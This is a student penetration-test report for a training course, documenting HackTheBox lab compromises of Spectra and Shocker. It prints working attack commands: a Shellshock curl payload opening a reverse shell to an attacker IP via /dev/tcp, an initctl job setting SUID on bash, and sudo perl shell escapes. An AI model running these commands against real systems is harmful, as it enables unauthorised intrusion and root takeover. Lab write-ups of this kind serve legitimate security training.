ITSAFE
Cyber Security Trainings

Penetration Test Report for Internal Lab and Exam

v.1.0

ori@ori135@gmail.com

Ori Dvir Hatuka

Table of Contents

1.0 ITSafe Penetration Project Reports

1.1 Introduction

The ITSAFE Lab penetration test report contains all efforts that were conducted in order to pass the ITSAFE Project Lab. This report will be graded from a standpoint of correctness and fullness to all aspects of the Lab. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the ITSAFE Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the ITSAFE Lab network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2.0 High-Level Summary

I was tasked with performing an internal penetration test towards ITSAFE Project. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate HackTheBox\VulnHub internal Lab systems –My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to ITSAFE.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.10.229 (Spectra) – Get root on the machine & capture the flag (user& root)
- 10.10. 10.56 (shocker) - Get root on the machine & capture the flag (user& root)
- 10.10.10.48 (Mirai) Get root on the machine & capture the flag (user& root)
- 10.10.10.29 (Bank) - Get root on the machine & capture the flag (user& root)
- 10.10.10.3 (Lame) - Get root on the machine & capture the flag (user& root)

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3.0 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the HackTheBox\VulnHub environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the Lab network. The specific IP addresses were:

Lab Network

- 10.10.10.229
- 10.10.10.56
- 10.10.10.48
- 10.10.10.29
- 10.10.10.3

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to ***X*** out of the ***X*** systems.

System IP: 10.10.10.229

Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.229	**TCP:** 22, 80, 3306
	UDP:

Nmap Scan Results:

Ports: 22, 80, 3306 was opened.


Vulnerability Explanation: finding useful info about the system by browsing the site and getting important data: website infrastructure (WordPress), username(administrator), username & password of database ('devtest' & 'devteam01') and that lead to use msfconsole for basic shell

Vulnerability Fix: hiding the web technologic and block the possibility to travel between folders like in this system: "http:….spectra.htb/testing/wp-config.php.save"


Severity: medium


Proof of Concept Code Here:

1) **Nmap scan result:**




2) Useful info on the system:







3) After I found the user & password, I used the tool: msfconsole and use the module: 'unix/webapp/wp-admin_shell_upload' to get shell on the system



4) After I got the base shell, more users were found on the system in the home folder of the 'nginx' user. One of them was user name: 'Katie' and I also find interesting folder named: 'autologin'



5) In the folder I found a password under the file 'passwd'



6) After I found the password, I was trying to associate that to one of the users by trying to conncet them with ssh connection and after several attempts the password was belong to the user 'katie'.

```
┌──(root㉿kali)-[/var/www/html]
└─# ssh katie@10.10.10.229
The authenticity of host '10.10.10.229 (10.10.10.229)' can't be established.
RSA key fingerprint is SHA256:lr0h4CP6ugF2C5Yb0HuPxti8gsG+3UY5/wKjhnjGzLs.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.229' (RSA) to the list of known hosts.
(katie@10.10.10.229) Password:
katie@spectra ~ $ ls
log  user.txt
katie@spectra ~ $ cat user.txt
e89d27fe195e9114ffa72ba8913a6130
katie@spectra ~ $
```

Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: After I got the connection to user 'Kaite' I was trying to get 'root privilege' first by type the command: 'sudo -l' and I saw the there is a process called inictl that can run as root

1)

```
katie@spectra ~ $ sudo -l
User katie may run the following commands on spectra:
    (ALL) SETENV: NOPASSWD: /sbin/initctl
katie@spectra ~ $ sudo /sbin/initctl
initctl: missing command
Try `initctl --help' for more information.
katie@spectra ~ $ sudo /sbin/initctl --help
Usage: initctl [OPTION]... COMMAND [OPTION]... [ARG]...

Options:
      --session             use D-Bus session bus to connect to init daemon (for testing)
      --system              use D-Bus system bus to connect to init daemon
      --dest=NAME           destination well-known name on D-Bus bus
  -q, --quiet               reduce output to errors only
  -v, --verbose             increase output to include informational messages
      --help                display this help and exit
      --version             output version information and exit

For a list of commands, try `initctl help'.

Report bugs to <upstart-devel@lists.ubuntu.com>
```

2) I was searching a little info about the process initctl.
Initctl - allows a system administrator to communicate and interact with the Upstart init(8) daemon If D-Bus has been configured to allow non-privileged users to invoke all Upstart D-Bus methods, this command is also able to manage user jobs

```
katie@spectra ~ $ sudo /sbin/initctl list
crash-reporter-early-init stop/waiting
cups-clear-state stop/waiting
dbus_session start/running, process 1130
failsafe-delay stop/waiting
fwupdtool-activate stop/waiting
send-reclamation-metrics stop/waiting
smbproviderd stop/waiting
test stop/waiting
test1 stop/waiting
tpm_managerd start/running, process 814
udev start/running, process 239
autologin stop/waiting
boot-services start/running
cryptohome-proxy stop/waiting
cryptohomed-client stop/waiting
fixwireless stop/waiting
```

3) I was saw a interesting file called 'test' that I can start or stop

```
katie@spectra /etc/init $ ls
activate_date.conf                  cryptohome-update-userdataauth.conf  ippusb.conf                  pre-shutdown.conf                test.conf
anomaly-detector.conf               cryptohomed-client.conf              iptables.conf                pre-startup.conf                 test1.conf
attestationd.conf                   cryptohomed.conf                     journald.conf                preload-network.conf             test10.conf
authpolicyd.conf                    cups-clear-state.conf                kerberosd.conf               pstore.conf                      test2.conf
autoinstall.conf                    cups-post-upstart-socket-bridge.conf lockbox-cache.conf           pulseaudio.conf                  test3.conf
autologin.conf                      cups-pre-upstart-socket-bridge.conf  log-bootid-on-boot.conf      rc-local.conf                    test4.conf
avahi.conf                          cupsd.conf                           log-rotate.conf              reboot.conf                      test5.conf
bluetoothd.conf                     dbus.conf                            login.conf                   regulatory-domain.conf           test6.conf
bluetoothlog.conf                   dbus_session.conf                    logout.conf                  report-boot-complete.conf        test7.conf
boot-alert-ready.conf               debugd.conf                          lorgnette.conf               report-power-metrics.conf        test8.conf
boot-complete.conf                  dlm-resume.conf                      machine-info.conf            rt-limits.conf                   test9.conf
boot-services.conf                  dlm-suspend.conf                     memd.conf                    send-boot-metrics.conf           tlsdated.conf
boot-splash.conf                    dlm.conf                             metrics_daemon.conf          send-boot-mode.conf              tpm-probe.conf
boot-update-firmware.conf           eeti-gtouch.conf                     metrics_library.conf         send-boot-mode.override          tpm_managerd.conf
bootlockboxd.conf                   ext-pci-drivers-allowlist.conf       ml-service.conf              send-disk-metrics.conf           trace_marker-test.conf
```

4) I noted that I can edit this config file and adding the possibility to get root

```
katie@spectra:/etc/init
 GNU nano 4.4                                                    testy
description "Test node.js server"
author      "katie"

start on filesystem or runlevel [2345]
stop on shutdown

script
    chmod +s /bin/bash

end script
```

5) After I finished to edit the file test and I run this process and getting the root privilege

```
katie@spectra ~ $ /bin/bash -p
bash-4.3# id
uid=20156(katie) gid=20157(katie) euid=0(root) egid=0(root) groups=0(root),20157(katie),20158(
bash-4.3# whoami
root
bash-4.3# cd /root
bash-4.3# ls
main  nodetest.js  root.txt  script.sh  startup  test.conf
bash-4.3# cat root.txt
d44519713b889d5e1f9e536d0c6df2fc
```

```
katie@spectra /etc/init $ sudo /sbin/initctl start test
test start/running, process 48988
```

System IP: 10.10.10.56

Service Enumeration

Server IP Address	Ports Open
10.10.10.56	**TCP:** 2222,80
	UDP:

Nmap Scan Results:

Command: nmap -sC -sV -v -A 10.10.10.56

```
Nmap scan report for 10.10.10.56
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html).
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
| ssh-hostkey:
|   2048 c4f8ade8f80477decf150d630a187e49 (RSA)
|   256 228fb197bf0f1708fc7e2c8fe9773a48 (ECDSA)
|_  256 e6ac27a3b5a9f1123c34a55d5beb3de9 (ED25519)
No exact OS matches for host (If you know what OS is running on it, see https://
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=11/8%OT=80%CT=1%CU=41617%PV=Y%DS=2%DC=T%G=Y%TM=636A2E4
OS:4%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=108%TI=Z%CI=I%II=I%TS=8)OPS
OS:(O1=M539ST11NW6%O2=M539ST11NW6%O3=M539NNT11NW6%O4=M539ST11NW6%O5=M539ST1
OS:1NW6%O6=M539ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN
OS:(R=Y%DF=Y%T=40%W=7210%O=M539NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

Uptime guess: 0.031 days (since Tue Nov  8 04:39:15 2022)
Network Distance: 2 hops
```

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from

Vulnerability Explanation: The vulnerability was found in hiding folder that called: cji-bin that has led the possibility of add script or in our case revers shell to the attacker.

Vulnerability Fix: update the version of Bash

Severity: High

Proof of Concept Code Here:

1) After I used nmap scan and enter the website I didn't find anything interesting, so I deside to Use the web scan tool 'gobuster':

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://10.10.10.56 -w /usr/share/wordlists/dirb/common.txt -t 30
===============================================================
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.56
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.2.0-dev
[+] Timeout:                 10s
===============================================================
2022/11/08 06:45:45 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 295]
/.hta                 (Status: 403) [Size: 290]
/.htpasswd            (Status: 403) [Size: 295]
/cgi-bin/             (Status: 403) [Size: 294]
/index.html           (Status: 200) [Size: 137]
/server-status        (Status: 403) [Size: 299]
Progress: 4584 / 4615 (99.33%)
2022/11/08 06:46:11 Finished
===============================================================
```


scan results that the server is on Apache, and from an educated point of view, it may lead to exploiting the box with shellshock exploit. Now, we will gobuster /cgi-bin/ directory again with specific extensions to see if there is any script or file present on the web server under /cgi-bin

2) I find user.sh script located in /cgi-bin/ directory. Hence, I can read the script and exploit the box via shellshock. After googling keywords, I find a way to exploit shellshock manually.


```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://10.10.10.56/cgi-bin/ -x .php,.html,.txt,.sh -w /usr/share/wordlists/dirb/common.txt -t 30
===============================================================
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.56/cgi-bin/
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.2.0-dev
[+] Extensions:              sh,php,html,txt
[+] Timeout:                 10s
===============================================================
2022/11/08 06:48:14 Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 299]
/.hta                 (Status: 403) [Size: 298]
/.hta.sh              (Status: 403) [Size: 301]
/.hta.txt             (Status: 403) [Size: 302]
/.hta.php             (Status: 403) [Size: 302]
/.htaccess            (Status: 403) [Size: 303]
/.htaccess.html       (Status: 403) [Size: 308]
/.hta.html            (Status: 403) [Size: 303]
/.htaccess.php        (Status: 403) [Size: 307]
/.htaccess.txt        (Status: 403) [Size: 307]
/.htaccess.sh         (Status: 403) [Size: 306]
/.htpasswd            (Status: 403) [Size: 303]
/.htpasswd.php        (Status: 403) [Size: 307]
/.htpasswd.html       (Status: 403) [Size: 308]
/.htpasswd.txt        (Status: 403) [Size: 307]
/.htpasswd.sh         (Status: 403) [Size: 306]
/user.sh              (Status: 200) [Size: 118]
Progress: 22149 / 23075 (95.99%)[ERROR] 2022/11/08 06:50:19 [!] Get "http://10.10.10.56/cgi-bin/us.txt": context deadl
while awaiting headers)
Progress: 23066 / 23075 (99.96%)===============================================================
2022/11/08 06:50:24 Finished
```

3) I was finding a way to create the command with this site: https://github.com/opsxcq/exploit-CVE-2014-6271 and also, I open nc connection that receive the connection:

```
┌──(root㉿kali)-[/home/kali]
└─# curl -A "() { :; }; echo Content-Type: text/plain ; echo ; echo ; /bin/bash -i >& /dev/tcp/10.10.14.32/5555 0>&1" http://10.10.10.56/
```



4) After I got the basic shell of user 'shelly' I went to the home directory and then I found the user flag under the name 'user.txt'



Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited:

Found a way to escalate our permission using prel

Vulnerability Explanation:

1) To find a way to get root privilege I was typing 'sudo -l' and I dound that the current user shelly is able to execute perl with sudo permissions. I check gtfobins to see how we can escalate our privilege through

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo perl -e 'exec "/bin/sh";'
```

2) Thus, we type the following command and get a root shell on the box. sudo perl -e 'exec "/bin/sh";'


```
shelly@Shocker:/home/shelly$ sudo -l
sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
shelly@Shocker:/home/shelly$ sudo perl -e 'exec "/bin/sh";'
sudo perl -e 'exec "/bin/sh";'

ls
user.txt
python -c 'import pty;pty.spawn("/bin/bash")'
/bin/sh: 3: python: not found
whoami
root
ls -l
total 4
